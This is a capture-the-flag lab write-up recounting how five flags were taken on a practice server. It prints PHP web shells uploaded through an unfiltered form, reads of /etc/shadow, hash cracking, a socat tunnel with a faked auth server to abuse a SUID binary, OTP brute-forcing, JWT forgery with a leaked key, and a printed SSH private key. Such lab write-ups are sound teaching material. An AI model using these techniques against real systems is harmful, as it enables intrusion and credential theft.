CTF2

FLAG_1: FLAG_MICL6w

With the ability to upload files, I started by testing whether I could upload a PHP file capable of retrieving system information.

First, I uploaded a simple PHP script to check if there was any filtering in place for file types.

```
<?php phpinfo(); ?>
```

The upload was successful, and the script displayed the PHP info page, confirming that `.php` files could be uploaded without restrictions. This revealed a vulnerability: the lack of file type filtering, which makes the system susceptible to PHP-based attacks.

The next step was to investigate if there were any files of interest within the root directory (`/`):

```
<?php
system("ls -la /");
?>
```

Which returned a lot of files but one that caught my eye was :

```
-rw-r--r-- 1 www-data www-data 19 Oct 29 2023 flag.txt
```

so we can use PHP to get the file content using:

```
<?php
echo file_get_contents("/flag.txt");
?>
```

Which returns the flag 1.

FLAG_2: FLAG_lg5tRv

Since we have the ability to execute PHP commands on the server, I used this opportunity to check which users have accessed the server, and have logged in. I first uploaded the following script to see if I could get any username and password combination:

```
<?php
echo file_get_contents("/etc/shadow");
```

```
echo file_get_contents("/etc/passwd");
?>
```

The output revealed the following:

- `david:$1$2fpDDU0e$33m4fjv9.waUpqskd2CuD/:20024:0:99999:7:::`
- `david:x:1001:1001::/home/david:/bin/sh`

This confirmed the existence of a user named *david*, with a hashed password of `$1$2fpDDU0e$33m4fjv9.waUpqskd2CuD`. The vulnerability identified here was the lack of role-based access control on critical files like `/etc/shadow`, which allowed access to sensitive user information.

The next step was to crack the hash. Using JohnTheRipper and a wordlist named `rockyou.txt`, I successfully brute-forced the password. After some time, it returned the password: `sjg0102`.

Now, with both the username and password, I gained access to the server. Combined with the ability to execute commands through PHP, I proceeded to check if *david* had any hidden files. Using the command:

```
su david -c 'ls -lia /home/david/'
```

I was able to retrieve a list of files within *david's* home directory:
.bash_logout -rw-r--r-- 1 david david 3771 Mar 31 2024 .bashrc -rw-r--r-- 1 david david 807 Mar 31 2024 .profile -rw-r--r-- 1 david david 19 Oct 29 2023 flag.txt

As we can see there is flag.txt file which we can use PHP again to retrieve as david, using the command `su david -c 'cat /home/david/flag.txt';`
which returned flag 2.

FLAG_3: FLAG_q8lDwT

When I did the scan for **Flag 1** I was able to identify a folder `/secret/`
So I used php to scan what is inside of the folder:

```
<?php
system("ls -la /secret/");
?>
```

Which returned:

```
total 80
drwxr-xr-x 1 root root 16 Oct 28 04:59 .
drwxr-xr-x 1 root root 24 Nov 1 13:43 ..
```

```
-rw------- 1 root root 19 Oct 29 2023 flag.txt <- only readable by root
-rw-r--r-- 1 root root 3110 Nov 18 2023 secret.c <- readable by any group
memeber
-rwsr-xr-x 1 root root 71496 Oct 28 04:59 secret.elf <- .elf executable
with SUID (can run as root)
```

From the above snippet, I now knew there is a flag within this folder that is only readable by a root user, and there is an executable within the folder that can be executed as root by anyone.
The vulnerability for this flag was having an executable that can be executed by anyone regardless of role and it had the SUID set, making it execute as root.

Therefore, I used some more php injections to get the `secret/secret.c` code to see what it does, which returned the following c snippet:

```
...

int main(int argc, char *argv[]) {
    int port = 8000;
    char *path = "/";
    char *host = "auth";
    char *message = build_request(host, port, path); i
    nt socket = open_socket(host, port);
    int total = send_request(message, socket);
    int received = receive_response(socket);

    close(socket);
    free(message);

    char *substring = "\r\n\r\n";
    char *body = strstr(response, substring);
    if (body == NULL) {
        error("ERROR reading request body\n");
    }

    body += strlen(substring);
    if (!strncmp(body, "true", 4)) {
        FILE *file = fopen("/secret/flag.txt", "r+");
        if (file == NULL) { error("ERROR reading 'flag.txt' file\n"); }
        fgets(buffer, sizeof(buffer), file);
        printf("%s\n", buffer); fclose(file);
    } else {
        printf("Unauthorized!\n");
    }

    return 0;
}
```

The following C code connects to the "auth" user on port 8000 and checks for the keyword true in the HTTP request body. If the keyword is present, it grants access to the `/secret/flag.txt` file. To exploit this, we can use socat to create a tunnel on one of the website's open ports (5001-5004). By establishing a tunnel between port 5001 and port 8000, we can craft an HTTP request with true in the body to retrieve the content of flag.txt.

PHP Snippet


```
<?php
$serverCode = '<?php
$sock = stream_socket_server("tcp://0.0.0.0:5001", $errno, $errstr);
while ($conn = stream_socket_accept($sock)) {
    $headers = "HTTP/1.0 200 OK\r\n";
    $headers .= "Content-Length: 4\r\n";
    $headers .= "\r\n";
    $body = "true";
    fwrite($conn, $headers . $body);
    fclose($conn);
}';

file_put_contents('/tmp/server.php', $serverCode);

system('php /tmp/server.php > /dev/null 2>&1 &');
sleep(1);

system('socat tcp-listen:8000,reuseaddr,fork tcp:localhost:5001 >
/dev/null 2>&1 &');
sleep(1);

system('echo "127.0.0.1 auth" >> /etc/hosts');

system('/secret/secret.elf 2>&1');

system('pkill -f "php /tmp/server.php"');
system('pkill socat');
unlink('/tmp/server.php');
?>
```

After this runs, I successfully got the 3rd flag.

FLAG_4: FLAG_9qrGbA

From the chat logs, we can see that there is another page called `CodeHub` that people have access to, and we can use `socat` to create a tunnel between a port on the server and on

our own local machine to connect to it. We can upload the following command to find out what IP addresses the server had access to:
`<?php $command = "cat /etc/hosts"; echo shell_exec($command); ?>`
Which returns: `127.0.0.1 localhost ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters 192.168.107.3 c95a8cf2492b`. Therefore, we know that the external IP of `CodeHub` is `192.168.107.3`, thus we can use the following command do create the tunnel:
`<?php $command = "socat tcp-listen:5001,reuseaddr,fork tcp:192.168.107.3:3000"; exec($command); ?>`

And we can connect to localhost:5001 which then lets us see the page.
 alt text

One of the vulnerabilities for this flag was allowing a port tunnel between hosts, without any authorization checks.

We can see there is a 4 digit OTP that is expected to sign in. If we submit any random password and check the network tab on the browser, the website submits POST request with 5 keys in the body:
input-1, input-2, input-3, input-4, and time. After some investigation, the time that is submitted is just the Unix time (epoch) of the server. First thing I tried is to see if the server has any API limitations on submissions, like for example if the time can't be altered, so I just used the browser feature resend to edit the time to be 0, and successfully submitted the POST request.

Since the website, let my request go through, I knew that we can crack the passcode for any arbitrary time. So the vulnerability for this flag is allowing arbitrary post requests being made to the API and allowing for unlimited tries, only being limited by the 60 second window.

Using Python I was able to set an arbitrary time and crack the password for that time, the strategy I chose was to push the time forward by say 1-2 minutes from the current time, set that in my script and let it crack the passcode, after which, once I got close to the the time window, I would just keep trying the passcode until it let me sign in. After a few tries I was able to get access to the `CodeHub` page, and captured this flag.

FLAG_5: FLAG_CeWxeh

In the `CodeHub` page there is a Admin link that we can click on, which will try to direct us to the /admin page. However, when first log in, and we try to click, says that we are not authorized to access this page. The `/code` page has a lot of files that we have seen already like the `Upload page` and the `auth` page, however, the `Codehub` section of this page is new to us, especially the `main.py` file. After reading through the code, here is what I found:

- main.py is how the website checks if you have the admin privilege to view the admin tab

- it also checks if you have been logged or not
- User's role is based on a JWT token stored as a cookie
- **SECRET_KEY** is leaked inside the main.py -> 004f2af45d3a4e161a7dd2d17fdae47f

The vulnerability here is leaking the SECRET_KEY inside the python script, instead of placing inside a secure environment like `.env.local` and referring to it.
Thus using the above information, we can use https://jwt.io/ to first check what the JWT cookie format is, by copy pasting our JWT token from the browser to the website. And afterwards, we can use a python script to generate a JWT token where our admin role is set using:

```
import jwt
SECRET_KEY = "004f2af45d3a4e161a7dd2d17fdae47f"
payload = {"is_admin": True}
token = jwt.encode(payload, SECRET_KEY, algorithm="HS256")

print(f"Generated token: {token}"
```

```
Generated token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc19hZG1pbiI6dHJ1ZX0.Q8jBNsA_ea6JZ
27jhqWdL-WdRC_G3LVXwEb6I6VXG4g
```

And we can copy paste this new token, and change our cookies, which then allows us to access the admin page, inside the admin page we see the following information:

```
admin@localhost
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAArAAAABNlY2RzYS
1zaGEyLW5pc3RwNTIxAAAACG5pc3RwNTIxAAAAhQQBNo7qHjEMQHerf3sXs5lOtyWTVLu4
BZNRmIY9xUyGKzqgJkPzpLqV7KO//M2iXPj1t+4M2ri4hqAff1hZM545mVcBYUG53d7fun
cSf4KiikauyI0kxOW67jOgJP8M5hHpzfdUWkV5lVHKP1v4Z+BpUZ05KNgCn1Ts6gEDad6S
nBpq+sQAAAEQKRoqjSkaKo0AAAATZWNkc2Etc2hhMi1uaXN0cDUyMQAAAAhuaXN0cDUyMQ
AAAIUEATaO6h4xDEB3q397F7OZTrclk1S7uAWTUZiGPcVMhis6oCZD86S6leyjv/zNolz4
9bfuDNq4uIagH39YWTOeOZlXAWFBud3e37p3En+CoopGrsiNJMTluu4zoCT/DOYR6c33VF
pFeZVRyj9b+GfgaVGdOSjYAp9U7OoBA2nekpwaavrEAAAAQgGeCBqBiGDtiEOpBk2Tes5n
ntLswEtbTt6SFOjoJ5JL5CTinUPMRFR3glXRppa7gZgA6wJAHbTh/w/SFjWZdNBctwAAAB
FyY29wc3RlaW5AVC5sb2NhbAE=
-----END OPENSSH PRIVATE KEY-----
```

Therefore we can create a file `key` store the OPENSSH key inside of it and use the command:
`chmod 600 key` to make it runnable, after which we can use `ssh -i key admin@192.168.107.3` to access the shell. After a successful login, I used the command

`ls` to see what fils exist within this shell and saw that there is a text file called **flag.txt**. I used `cat flag.txt` to get the last flag. Last vulnerability is have the key available on a cloud system without any encryption or secure environment.